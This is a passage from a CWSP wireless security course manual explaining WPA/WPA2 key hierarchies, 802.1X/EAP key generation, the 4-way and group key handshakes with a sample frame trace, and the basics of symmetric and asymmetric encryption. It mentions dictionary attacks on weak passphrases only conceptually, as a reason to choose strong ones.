
- The passphrase or PSK is entered directly on the supplicant and authenticator
- If the passphrase is not entered as a 64-bit HEX PSK, it is converted to a PSK with passphrase-to-PSK mapping
- The PMK is the highest order key here, a 256-bit master key
- The 4-way handshake uses the PMK, Anonce, Snonce, AA, and SPA as inputs to create a PTK
- The authenticator also derives a GMK during the 4-way handshake
- The PTK is comprised of up to 5 different keys
- The GTK will be distributed to the supplicant during the 4-way handshake, if necessary



WPA and WPA2 personal mode can secure wireless communications without the need for a Remote Authentication Dial In User Service (RADIUS) infrastructure by using a preshared key security mechanism. The security input that is entered into all STA's that will be part of the service set can be a passphrase instead of entering a 256-bit key. The objective for the passphrase is to lessen the chance of errors when a user manually inputs a key. Since most users are familiar with using passwords, using a passphrase is fairly straightforward and therefore will decrease the possibility of typographical errors. The passphrase entered uses a published algorithm which is used to generate a 256-bit preshared key (PSK) using a passphrase to PSK mapping.

The way passphrases are used may pose somewhat of a security risk depending on the length and complexity of the passphrase. This is because after the IEEE 802.11 authentication and association completes, the 4-way handshake will occur. At the start of the 4-way handshake the PMK is known by both STA's that are part of the frame exchange because it was entered into both devices. Therefore if an intruder was to capture the 4-way handshake with a protocol analyzer and using specific dictionary attack software may be able to extract the passphrase which can then be used to access the network and possibly see encrypted traffic. If a weak passphrase is used, this is not difficult to accomplish. Therefore, passphrases should be strong and of sufficient length to lessen the chance of dictionary attacks. The IEEE standard specifies that a key generated from a passphrase of less than about 20 characters is unlikely to deter attacks. Therefore long, complex passphrases are recommended.

With WPA2 personal mode, both TKIP/RC4 and CCMP/AES can be used with passphrases. Key derivation and distribution is identical with both models. WPA2 personal mode uses CCMP/AES for encryption and has the same authentication weakness as WPA Personal (i.e. if the passphrase is too short, it can be recovered by a dictionary attack).



It is important to distinguish the difference between unicast and multicast / broadcast encryption keys. First we need to look at the difference with these traffic types. Unicast information is directed, or a “one-to-one” exchange between STA’s, for example a wireless client device and an access point. User Data and directed management frames such as Authentication or an Association Request are considered unicast information. Broadcast information is intended for all STAs that are part of the basic service area which is the area of RF coverage from an access point. This means any STA within radio range should be able to hear broadcast traffic. Multicast traffic is similar to broadcast traffic in the sense that it is not one-to-one but is intended for groups of STAs instead of all STAs.

#### Unicast Encryption

The pairwise transient key (PTK) is a single key that is unique to each STA association and is used to encrypt all unicast traffic. The PTK is created during the 4-way handshake process using the pairwise master key (PMK) as the “seed”. Therefore, the PTK is unique between each pair of stations. A pair can be a wireless client device and an access point or two client devices connected together in ad-hoc mode. Even though all devices in a PSK service set share the same PMK, the PTK will be different for each pair of associated devices therefore providing secure communications for all transmissions.

#### Broadcast / Multicast Encryption

A different key is used to secure broadcast and multicast traffic. This key is the group temporal key (GTK). Recall from earlier in this chapter the GTK is derived from the group master key (GMK). This is a separate process than the PTK derivation process for unicast traffic you saw earlier. The GMK is derived by the authenticator which is an access point, wireless controller or cloud managed device. The GMK works as a seed to then derive the GTK. Like the PTK this occurs during the 4-way handshake process. In order for all STAs to share and understand group traffic,


the GTK will be common for all devices that are part of the same service set.

It is important to understand that in both WPA and WPA2 personal networks, each member of the network knows the PMK (or passphrase from which a PMK is derived). Since the other inputs to the PTK can be collected by observing the 4-way handshake, unicast encryption keys can be recreated by other members of the BSS. This is potential security vulnerability if all members of a BSS cannot be trusted. In other words, in a PSK network it is only as secure as those that know the PSK or passphrase.

From a network security management perspective, PSK networks are considered limited in scalability. This is because all STA's or devices that are part of the service set must have the same passphrase or PSK entered into the device. In a home or small network this is easily attainable. However in enterprise networks managing a PSK network has its share of challenges which mostly is because it is time consuming to enter and change the keys. For the most part PSK is a manual process however; there are some proprietary and automated solutions that are available to help ease the burden of the passphrase or key management. PSK use and management should be defined in the corporate security policy.

## 802.1X/EAP Key Hierarchy

- ❑ In an RSN, the 802.1X/EAP mutual authentication creates an MSK on the client and AS
- ❑ The MSK is sent from the AS to the authenticator via a secure channel (outside scope of standard)
- ❑ The PMK is a 256-bit master key, derived from the MSK, via an EAP-specific method, using the first 256 bits of the MSK as the PMK.
- ❑ The 4-way handshake uses the PMK, Anonce, Snonce, AA, and SPA as inputs to create a mutual PTK
- ❑ The authenticator also derives a GMK during the 4-way handshake
- ❑ The PTK is comprised of up to 5 different keys
- ❑ The GTK will be distributed to the supplicant during the 4-way handshake, if necessary



132

Certified Wireless Security Professional :: CWSP-206


cwsp®

When using WPA or WPA2 enterprise, the 802.11 authentication and key management (AKM) scheme uses 802.1X port-based access control with extensible authentication protocol (EAP) user-based authentication. In this scheme, the master session key (MSK) is sometimes referred to as the authentication, authorization, and accounting (AAA) key. The MSK/AAA is exported out of the EAP process, and the first 256 bits of the MSK is considered to be the Pairwise Master Key (PMK) from which encryption keys (PTKs and others) are generated during a 4-Way Handshake. This process is similar to that used with a PSK network discussed earlier. The main difference if IEEE 802.1X /EAP is used the session key is derived from a series of exchanged EAP messages.

WPA enterprise uses 802.1X/EAP user-based authentications with the TKIP cipher suite for encryption. With enterprise mode the IEEE 802.1X/EAP method allows each new association between a pair of STA's to have its own unique key sets both PMK and PTK. Recall that in a PSK network all STA's that are part of the same service set share a common PMK.

WPA2 enterprise uses 802.1X/EAP user-based authentication with support for the CCMP (mandatory) and TKIP (optional) cipher suites for encryption. Like WPA enterprise, this method also allows each new association between a pair of STA's to have its own unique key sets both PMK and PTK making this potentially a very secure solution.


## 802.1X/EAP Framework



An important stage in 802.11 authentication and key management (AKM) is the exportation of dynamic encryption keys, which are created during the 802.1X/EAP authentication process. These keys are derived on both the authentication server (AS) and the supplicant (client STA). The AS must securely distribute this information to the authenticator (wireless access point) before the 4-way handshake can make use of these keys to generate actual encryption keys. Creation of keying material is extensible authentication protocol (EAP) method specific. Similarly, the EAP framework does not define how the AS securely distributes the keys to the authenticator.

Keying material must be exported by the specific EAP type for RSN compliance. Mutual authentication is required for the creation of dynamic keying material, and ensures the security of subsequent cipher suite encryption. All specific EAP methods included in RFC 3748 DO NOT provide key generation. This includes EAP-MD5, EAP-OTP, and EAP-GTC. EAP methods that DO export dynamic keying material include PEAP (including PEAPv1), EAP-TLS, EAP-TTLS, EAP-LEAP, and EAP-FAST, among others.

## Key Generation




In the 802.1X/EAP authentication model, the method used for generation of dynamic encryption keys is EAP method specific. This will be defined in the documentation that specifies the EAP method. After mutual authentication has occurred, both the authentication server and the supplicant will export an MSK, from which the PMK will be derived.

The basic requirements that are common to all strong EAP types are:

Mutual authentication is required for management of dynamic encryption keys.

The dynamic keys must be securely distributed from the AS to the client. This is beyond the scope of the EAP framework, and will be defined by the specific EAP method.



From IEEE 802.11:

“An RSNA depends upon the use of an EAP method that supports mutual authentication of the AS and the STA, such as those that meet the requirements in IETF RFC 4017.”

RFC 3748, Section 7.10 (Emphasis Added)

“In order to provide keying material for use in a subsequently negotiated cipher suite, an EAP method supporting key derivation MUST export a Master Session Key (MSK) of at least 64 octets, and an Extended Master Session Key (EMSK) of at least 64 octets. EAP Methods deriving keys MUST provide for mutual authentication between the EAP peer and the EAP Server.”

RFC 3748, Section 7.2.1


“Mutual authentication -- This refers to an EAP method in which, within an interlocked exchange, the authenticator authenticates the peer and the peer authenticates the authenticator. Two independent one-way methods, running in opposite directions do not provide mutual authentication as defined here.”

From IEEE 802.11:

“When IEEE 802.1X authentication is used, the specific EAP method used performs mutual authentication. This assumption is intrinsic to the design of RSN in IEEE 802.11 LANs and cannot be removed without exposing both the STAs to man-in-the-middle attacks. EAP-MD5 is an example of an EAP method that does not meet this constraint (see IETF RFC 3748 [B26]). Furthermore, the use of EAP authentication methods where server and client credentials cannot be differentiated reduces the security of the method to that of a PSK due to the fact that malicious insiders can masquerade as servers and establish a man-in-the-middle attack.”

"In particular, the mutual authentication requirement implies an unspecified prior enrollment process (e.g., a long-lived authentication key or establishment of trust through a third party such as a certification authority), as the STA must be able to identify the ESS or IBSS as a trustworthy entity and vice versa. The STA shares authentication credentials with the AS utilized by the selected AP or, in the case of PSK, the selected AP. The SSID provides an unprotected indication that the selected AP's authentication entity shares credentials with the STA. Only the successful completion of the IEEE 802.1X EAP or PSK authentication, after association, can validate any such indication that the AP is connected to an authorized network or service provider."

In other words, for effective and secure distribution of dynamic encryption keys, mutual authentication is both intrinsically and explicitly required.



From IEEE 802.11:

#### 4-Way Handshake

"RSNA defines a protocol using IEEE 802.1X EAPOL-Key frames called the 4-Way Handshake. The handshake completes the IEEE 802.1X authentication process. The information flow of the 4-Way Handshake is as follows:

Message 1: Authenticator → Supplicant: EAPOL-Key(0,0,1,0,P,0,0,ANonce,0,DataKD\_M1) where DataKD\_M1 = 0 or PMKID for PTK generation, or PMKID KDE (for sending SMKID) for STK generation

Message 2: Supplicant → Authenticator: EAPOL-Key(0,1,0,0,P,0,0,SNonce,MIC,DataKD\_M2) where DataKD\_M2 = RSNIE for creating PTK generation or peer RSNIE, Lifetime KDE, SMKID KDE (for sending SMKID) for STK generation

Message 3: Authenticator → Supplicant: EAPOL-Key(1,1,1,1,P,0,KeyRSC,ANonce,MIC,DataKD\_M3) where DataKD\_M3 = RSNIE, GTK[N] for creating PTK generation or initiator RSNIE, Lifetime KDE for STK generation

Message 4: Supplicant → Authenticator: EAPOL-Key(1,1,0,0,P,0,0,0,MIC,DataKD\_M4) where DataKD\_M4 = 0."

## 4-Way Handshake Frames

Source	Destination	BSSID	Flags	Channel	Signal	Data Rate	Size	Relative Time	Protocol
Intelcorate:50:15...	ArubaNetwo:14:F...	ArubaNetwo:14:F...	*	161	581	6.0	34	0.000000	802.11 Auth
ArubaNetwo:14:F...	Intelcorate:50:15...	ArubaNetwo:14:F...	*	161	693	6.0	14	0.000010	802.11 Ack
ArubaNetwo:14:F...	Intelcorate:50:15...	ArubaNetwo:14:F...	*	161	723	6.0	34	0.000257	802.11 Auth
Intelcorate:50:15...	ArubaNetwo:14:F...	ArubaNetwo:14:F...	*	161	581	6.0	14	0.000264	802.11 Ack
Intelcorate:50:15...	ArubaNetwo:14:F...	ArubaNetwo:14:F...	*	161	581	6.0	114	0.000831	802.11 Assoc Req
ArubaNetwo:14:F...	Intelcorate:50:15...	ArubaNetwo:14:F...	*	161	723	6.0	14	0.000839	802.11 Ack
ArubaNetwo:14:F...	Intelcorate:50:15...	ArubaNetwo:14:F...	*	161	723	6.0	122	0.007198	802.11 Assoc Rep
Intelcorate:50:15...	ArubaNetwo:14:F...	ArubaNetwo:14:F...	*	161	581	6.0	14	0.007209	802.11 Ack
ArubaNetwo:14:F...	Intelcorate:50:15...	ArubaNetwo:14:F...	*	161	723	6.0	159	0.011639	EAPOL-Key
ArubaNetwo:14:F...	Intelcorate:50:15...	ArubaNetwo:14:F...	*	161	581	6.0	14	0.011650	802.11 Ack
Intelcorate:50:15...	ArubaNetwo:14:F...	ArubaNetwo:14:F...	*	161	581	6.0	161	0.018810	EAPOL-Key
ArubaNetwo:14:F...	Intelcorate:50:15...	ArubaNetwo:14:F...	*	161	723	6.0	14	0.018810	802.11 Ack
ArubaNetwo:14:F...	Intelcorate:50:15...	ArubaNetwo:14:F...	*	161	723	6.0	193	0.020560	EAPOL-Key
Intelcorate:50:15...	ArubaNetwo:14:F...	ArubaNetwo:14:F...	*	161	581	6.0	14	0.020571	802.11 Ack
Intelcorate:50:15...	ArubaNetwo:14:F...	ArubaNetwo:14:F...	*	161	581	6.0	137	0.021873	EAPOL-Key
ArubaNetwo:14:F...	Intelcorate:50:15...	ArubaNetwo:14:F...	*	161	693	6.0	14	0.021883	802.11 Ack

- ❑ Notice one indicator of potential RSN compliance: the 4-way handshake, which is used to mechanically distribute dynamically generated keying material between the STAs
- ❑ The 4-way handshake demonstrates that the pairwise cipher suite selector is set to either TKIP or CCMP, though the group selector may be set to WEP
- ❑ The 4-way handshake does not guarantee RSN compliance, as the network may support WEP, qualifying it as a TSN

137

Certified Wireless Security Professional :: CWSP®

cwnp®

There are 4 EAPOL Key frames, each acknowledged, in a 4-Way Handshake. The process of exchanging these 4 frames will allow for the creation of the pairwise transient key (PTK). The PTK is used to encrypt unicast traffic between STA's.

Remember that in a pre-shared key (PSK) network / service set all STA's will share a common PSK that is entered into the STA as a 256-bit key or created from a common passphrase that is entered on all STA's. Notice in the slide the 4-way handshake occurs immediately following the IEEE 802.11 Open System authentication and association process. This is an indicator that this packet trace was taken from a PSK network since there are not any IEEE 802.1X/EAP frames shown. However it is not 100% guaranteed with the information that is shown here. There is a possibility that this could be an IEEE 802.1X/EAP session that is using fast secure transition. The only way to be certain is to expand a frame that contains the RSN IE and view the authentication key management suite list field which will identify either PSK or IEEE 802.1X/EAP.


It is important to keep in mind that if the 4-way handshake is captured with a packet analyzer, software programs are available that will allow the collected information to be challenged against a dictionary and the passphrase could possibly be determined. Therefore using strong passphrases will lessen the chances of an intruder to be able to discover what the passphrase is. There is a possibility this same process can be used for legitimate reasons such as troubleshooting. Many packet analyzer programs have built-in functionality that will allow a network administrator to see encrypted traffic if the passphrase is known. The passphrase and SSID are entered into the analyzer and once the 4-way handshake is captured the administrator would then be able to view the encrypted information which may be necessary for various reasons.

A packet trace that is captured from a network configured for IEEE 802.1X/EAP will show a series of EAP messages after the IEEE 802.11 Open System authentication and association process

completes and before the 4-way handshake starts. This is a key indicator that IEEE 802.1X/EAP is in use on the network. If you were to view the authentication key management suite list field in a frame that carries the RSN IE it would be identified as such.

The fact the 4-way handshake is shown does not necessarily mean this connection is a robust security network association (RSNA) since the service set may be using TKIP/RC4 which alone is not considered an RSN. The only way to be certain is to expand a frame that contains the RSN IE and view the pairwisekey cipher list which would show CCMP for an RSN.

## Group Key Handshake



**Group Key Handshake** - A group key management protocol defined by the 802.11 standard. It is used only to issue a new group temporal key (GTK) to peers with whom the local station (STA) has already formed security associations.

Once the initial pairwise transient key (PTK) and GTK are in place via the 4-Way Handshake, the group key (GTK), which is used to encrypt broadcast and multicast data traffic, may be changed by the authenticator (access point) for a number of reasons. Updating the stations with the new GTK is performed through a simple 2-step Group Key Handshake.

The authenticator may initiate a group key handshake when a STA is disassociated or deauthenticated to protect the integrity of BSS multicast or broadcast communications.

## Chapter 6: Encryption

<b>1</b>	<b>Encryption Fundamentals</b>
<b>2</b>	<b>Encryption Algorithms</b>
<b>3</b>	<b>WEP</b>
<b>4</b>	<b>TKIP</b>
<b>5</b>	<b>CCMP</b>


## Terminology

<b>Encryption Algorithm</b>	Encryption algorithms are mathematical procedures used to obscure information so it appears as seemingly meaningless data to an unintended recipient without a key. AES RC4, RC5, and RC6 are examples of encryption algorithms.
<b>Hash Function</b>	A cryptographic hash function is a deterministic procedure that takes an arbitrary block of data and returns a fixed-size bit string, the (cryptographic) hash value, such that an accidental or intentional change to the data will change the hash value.
<b>Cipher Suite</b>	A cipher suite is a named combination of authentication, encryption, and message authentication code (MAC) algorithms used to negotiate the security settings for a network connection.
<b>Stream Cipher</b>	A stream cipher is a symmetric key cipher where plaintext bits are combined with a pseudorandom cipher bit stream (keystream), typically by an <a href="#">exclusive-or</a> (xor) operation. In a stream cipher, the plaintext digits are encrypted one at a time, and the transformation of successive digits varies during the encryption.
<b>Block Cipher</b>	In cryptography, a block cipher is a symmetric key cipher operating on fixed-length groups of bits, called blocks, with an unvarying transformation.
<b>Symmetric Key Encryption</b>	Symmetric-key algorithms are a class of algorithms for cryptography that use trivially related, often identical, cryptographic keys for both decryption and encryption.
<b>Asymmetric Key Encryption</b>	Asymmetric-key algorithms are a class of algorithms for cryptography that use separate key pairs for encryption and decryption. Key pairs are typically deployed as shared public and secret private keys.

## Symmetric Key Encryption

Secure method for distribution of initial keying material to both parties.

WEP, TKIP, and CCMP all use symmetric key encryption.



141

Certified Wireless Security Professional :: CWSP-206

cwsp®


Encryption is a method of modifying information in such a way that it can only be read and understood by those that know the method which was used to modify it. There are two common techniques of encryption used with electronic information, symmetric key encryption and asymmetric key encryption.

Symmetric key encryption is the primary standardized frame encryption technology used with IEEE 802.11 standards based wireless networks today. With symmetric key encryption, matching keying material is passed to both parties over an encrypted link that has been created. With static key implementations (such as WEP), the keying material is used as a direct input to the encryption process as it is entered manually on all devices that belong to the wireless service set. With dynamic key implementations (such as TKIP and CCMP), this initial keying material is used to generate subsequent encryption keys that are then used for encryption and are created during the 4-way handshake process.

This slide illustrates that the dynamic encryption key generation process begins with symmetric keys. The 4-way handshake is used to derive mutual frame encryption keys that will be used to encrypt information that traverses the wireless medium.

In this process, the actual encryption keys are never transmitted across the wireless medium. Instead, some of the required key inputs such as authenticator and supplicant nonces and other required information are transmitted, and each participating device derives the keys. This adds a layer of security to the key generation process.

## Asymmetric Key Encryption



In the image (slide 4) you have a simple primer for asymmetric key encryption. There are many different types of asymmetric key encryption, and each of them works a bit differently. There are many public resources for asymmetric key encryption, which is also known as public-key cryptography. This topic is commonly explained using two fictitious characters, Bob and Alice.

In the simplest terms, asymmetric key encryption uses a public and a private encryption key. An initial entity (often a server) possesses a matched private and public key (the asymmetric keys). The public key is passed to any and all entities (Entity B) with whom a secure connection is desired, but the private key is never shared with other entities. When a frame is encrypted with the public key by Entity B, it can only be decrypted by the private key. Thus, only Entity A can successfully receive this information, because Entity A is the only one with the private key. Others who possess the public key cannot decrypt a frame that is encrypted with the public key. Hence, asymmetric encryption.


This type of cryptography generally requires two sets of keys. Each entity has a private/public key pair for secure information exchange. The public key is distributed to others, but the private key is kept by only one entity.

In some cases, asymmetric keys are used initially so that symmetric encryption keying can be established. Symmetric keying material can be transmitted inside an asymmetrically encrypted frame. The benefit of asymmetric key encryption is that initial keying material must only be distributed to one device at the onset.

## Stream Ciphers

Plaintext	1 0 0 1 0 0 0 0 1 1 0 0 1 0 1 0 1 0 0 1 1 0 1 1 0 1 1
